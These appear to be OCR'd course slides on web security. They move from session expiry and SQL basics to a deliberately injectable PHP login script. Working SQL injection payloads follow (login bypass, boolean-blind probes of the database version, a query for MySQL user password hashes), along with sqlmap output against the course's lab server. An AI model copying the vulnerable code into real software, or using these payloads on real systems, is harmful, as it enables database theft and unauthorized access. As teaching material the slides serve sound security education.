
- The attacker can read it through the screen (shoulder surfing social engineering)
- The user can send the session variable accidently by copying the url

The session should be expired after there’s no user interaction. If the session expires after a long time or never then the attacker has time to brute force the session variables.

The optimal session expiry time depends on the type of the website. 30 minutes is generally a good value, it shouldn’t be more then 6 hours.


Structured Query Language (SQL)

Dynamic websites can use large amount of data. If a website stores e.g. the registered users then it is necessary to be able to save and access the data quickly. In order to have effective data management data are stored in different databases where they are organized and structured. One of the most popular databases is the relational database. The relational databases have tables where each column describes a characteristics and each row is a new data entry. The tables are connected to each other through the columns. Example:



Structured Query Language (SQL)

For accessing or modifying or inserting data the database query languages are used. SQL (Structured Query Language) is the most popular language to manipulate the database content. SQL has a special syntax and operates with the following main commands:



- **SELECT** - extracts data from a database
- **UPDATE** - updates data in a database
- **DELETE** - deletes data from a database
- **INSERT INTO** - inserts new data into a database
- **CREATE DATABASE** - creates a new database
- **ALTER DATABASE** - modifies a database
- **CREATE TABLE** - creates a new table
- **ALTER TABLE** - modifies a table
- **DROP TABLE** - deletes a table
- **CREATE INDEX** - creates an index (search key)
- **DROP INDEX** - deletes an index

SQL command examples


- SELECT EmployeeID, FirstName, LastName, HireDate, City FROM Employees
- SELECT * FROM Employees
- SELECT EmployeeID, FirstName, LastName, HireDate, City FROM Employees WHERE City = 'London‘
- SELECT *column1, column2, ...*
  FROM *table_name*
  WHERE *columnN* LIKE *pattern*;
- SELECT *column_name(s)* FROM *table1*
  UNION
  SELECT *column_name(s)* FROM *table2*;
- SELECT * FROM *Employees* limit 10 offset 80

An sql tutorial can be found here: *https://www.w3schools.com/sql/default.asp*

SQL functional diagram


In order to use databases a db sever (e.g. mysql, postgresql, oracle) should be run that is accessible by the webserver. It can be on the same computer (the db is running on localhost or on an other computer).

Since the website needs to access and modify the database, all server side script languages support database commands e.g. database connect, database query.


SQL Server Web Application
Simplified Functional Diagram
Web Browser
Internet HTTP
Fire Wall
Intranet HTTP
Web Server
Application Server
Data Access Layer
SQL Server Management Studio
Data Access Layer
SQL
Intranet
Intranet
SQL
SQL Server
Security
Query Processor
SQL CLR Common Language Runtime
Windows Server Operating System
Storage Management
Internal Server Buss
Intranet
Internet or intranet
Tables on Disk: Direct Connection
Tables on Disk: Network Storage
Other Storage: Files, Cloud

SQL with php example

Php uses the
mysql_connect,
mysql_select_db,
mysql_query,
mysql_num_rows
mysql_fetch_array
Etc. commands




```
193.225.218.118/sql.php
```

incorrect login

Name:	admin
Password:	12345


Submit



```
<?php
if (isset($_POST["username"]))
{
        // set your infomation.

        $host           =       [redacted];
        $user           =       'root';
        $pass           =       '[redacted]';
        $database       =       'Teszt';

        // connect to the mysql database server.
        $connect = @mysql_connect ($host, $user, $pass);
        @mysql_select_db($database,$connect) or die( "Unable to select database");

        if ( $connect )
        {
                $result = mysql_query("SELECT * FROM Tabla1
                Where email='".$_POST["username"]."' AND pass  ='".$_POST["passwd"]."'");
                $num_rows = mysql_num_rows($result);

                if ($num_rows>0)
                {
                  printf("<br>Successful login");
                }
                else printf("<br>incorrect login");

                //mysql_close($connect);
        }
        else {
                trigger_error ( mysql_error(), E_USER_ERROR );
        }
}
?>
<form action="sql.php" method="post">
<table width=100 >
<tr><td>Name:</td>
<td><input type="text" name="username" value=""/></td></tr>
<tr><td>Password:</td>
<td><input type="text" name="passwd" value=""/></td></tr>

<tr><td><input type="submit" value="Submit" /></td></tr>
</table>
</form>
```


SQL practice: Check your sql command

The following script prints out the generated sql query (it is only for demonstration, that never happens with real websites)



193.225.218.118/sql2.php

```
SELECT * FROM Tabla1 Where email='admin' AND  pass='12345'
```




193.225.218.118/sql2.php

```
SELECT * FROM Tabla1 Where email='admin' AND  pass='12345''
```

Simple sql injection exploitation

The easiest case of sql injection is when we have a direct influence on an action. Using the previous example we can modify the sql query to be true and allow the login. With the ‘ or ‘1’=‘1 (note that the closing quotation mark is deliberately missing, it will be placed by the server side script before the execution) the sql engine will evaluate the whole query as true because 1 is equal to 1 (1 now is a string not a number)




```
SELECT * FROM Tabla1 Where email='admin' AND  pass='12345' or '1'='1'
Successful login
Name:     admin
Password: 12345' or '1'='1
Submit
```


Normally attackers have to face much more complex exploitation. Usually the attacker has only indirect influence on the website action.

Simple sql injection exploitation

If the server side query is more complex then the attacker will have to provide more sophisticated input:



```
if ( $connect )
{

        $result = mysql_query("SELECT * FROM Tabla1 Where
        email='".$_POST["username"]."' AND pass  ='".$_POST["passwd"]."'");

        $num_rows = mysql_num_rows($result);

        if ($num_rows==1)
        {
          printf("<br>Successful login");
          printf("Here's the flag:");
        }
        else printf("<br>incorrect login");

        //mysql_close($connect);
}
else {
        trigger_error ( mysql_error(), E_USER_ERROR );
}
```



Name:	a
Password:	a' or 1=1 limit 1 #

The previous solution does not work anymore, because the script only accepts the input when there's only one row result (Note, the attacker can't see the server side script, but he can guess).

How to modify the query to have only one row as result?

Type of sql injection exploitations

Based on the situation how the attacker can influence the server side sql query and the sql engine settings (what is enabled by the configuration and what is not) the attacker can choose from the following methods:

- **Boolean based blind**

The attacker provided an input and observes the website answer. The answer is either page 1 or page 2 (only two options). There's no direct response to the attacker's query but it's possible to play a true and false game using the two different responses. The difference between the two responses can be only one byte or totally different (see example later).

- **Error based**

The attacker forces syntactically wrong queries and tries to map the database using the data provided by the error messages.

Type of sql injection exploitations

- **Union query**

The attacker takes advantage of the sql's *union select* statement. If the attacker can intervene to the sql query then he can append it with a union select and form the second query almost freely (see example later).

- **Stacked query**

If the sql engine supports stacked queries (first query; second query; etc.) then in case of a vulnerable parameter the attacker closes the original query with a semicolon and writes additional queries to obtain the data.

- **Time based blind**

It is the same as the boolean based, but instead of having two different web responses the difference is the response time (less trustworthy).

- **Other options**

Type of sql injection exploitations

Besides that the attacker can obtain or modify the database in case of sql injection, the vulnerability can be used for further attacks as well if the db engine settings allow that:

- **Reading local files**

The attacker can obtain data expect for the database

- **Writing local files**


With the *select into outfile* command the attacker can write local files

- **Executing OS commands**

In some cases the db engine has the right to execute OS level commands

Blind boolean based sqli exploitation

Depending on the input the attacker can see two different answers from the server. Example:




```
193.225.218.118/sql3.php?email=laszlo
```

That is the first version of the webpage
This is the main text of the webpage


If we provide a non-existing user e.g. *laszlo*, the first version of the page appears. For valid users such as *admin* (The attacker doesn't necessarily has valid user for the site) the second version appears.

Since there's no input validation for the email parameter, the attacker can produce both answers:



```
193.225.218.118/sql3.php?email=laszlo' or '1'='1
```

That is the second version of the webpage
This is the main text of the webpage



```
193.225.218.118/sql3.php?email=laszlo' or '1'='2
```

That is the first version of the webpage
This is the main text of the webpage

Blind boolean based sqli exploitation

Ok, we can enumerate the users in that particular case, but how can we obtain the whole database with only true or false answers?

There are special table independent queries that always work for specific database engines (general queries for mysql, postgresql, etc.). For example for mysql we can use the following queries:

- Mysql version: *SELECT @@version*
- Mysql user, password: *SELECT host, user, password FROM mysql.user;*
- Mysql databases: *SELECT schema_name FROM information_schema.schemata;*
- Mysql tables: *SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != ‘mysql’ AND table_schema != ‘information_schema’*
- Etc., see detail: http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Blind boolean based sqli exploitation

In order to execute such a query we need to arrange the current query to be accepted by the server side script (syntatically should be correct):

*http://193.225.218.118/sql3.php?**email=laszlo**' or **here goes the query** or **'1'='2***

Since the vulnerable parameter was escaped with a quotation mark, the query should end with a missing quotation mark (the server side script will place it, if there's no missing quotation mark, the query will be syntatically wrong).

The second part of the query should be boolean too, e.g.:


*http://193.225.218.118/sql3.php?**email=laszlo**' or **ASCII(Substr((SELECT @@VERSION),1,1))<64** or **'1'='2***

The previous query checks if the ASCII code of the first character of the response of *SELECT @@VERSION* is less than 64.

Task: Find the first character of the db version!

Exploitation with sqlmap

Several tool exists for automatic sql injection exploitation. Sqlmap is an advanced sqli tool. The first step is to check if sqlmap manages to identify the vulnerable parameters)




```
root@kali:~# sqlmap -u "http://193.225.218.118/sql3.php?email=laszlo" --technique=BE
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.1.4#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illeg
user's responsibility to obey all applicable local, state and federal laws. Developers assume no
not responsible for any misuse or damage caused by this program

[*] starting at 09:21:11

[09:21:11] [INFO] resuming back-end DBMS 'mysql'
[09:21:11] [INFO] testing connection to the target URL
[09:21:12] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: email=admin' AND 5609=5609 AND 'UDKb'='UDKb
---
[09:21:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 11.10 (Oneiric Ocelot)
web application technology: Apache 2.2.20, PHP 5.3.6
back-end DBMS: MySQL 5
[09:21:12] [INFO] fetched data logged to text files under '/root/.sqlmap/output/193.225.218.118'

[*] shutting down at 09:21:12
```

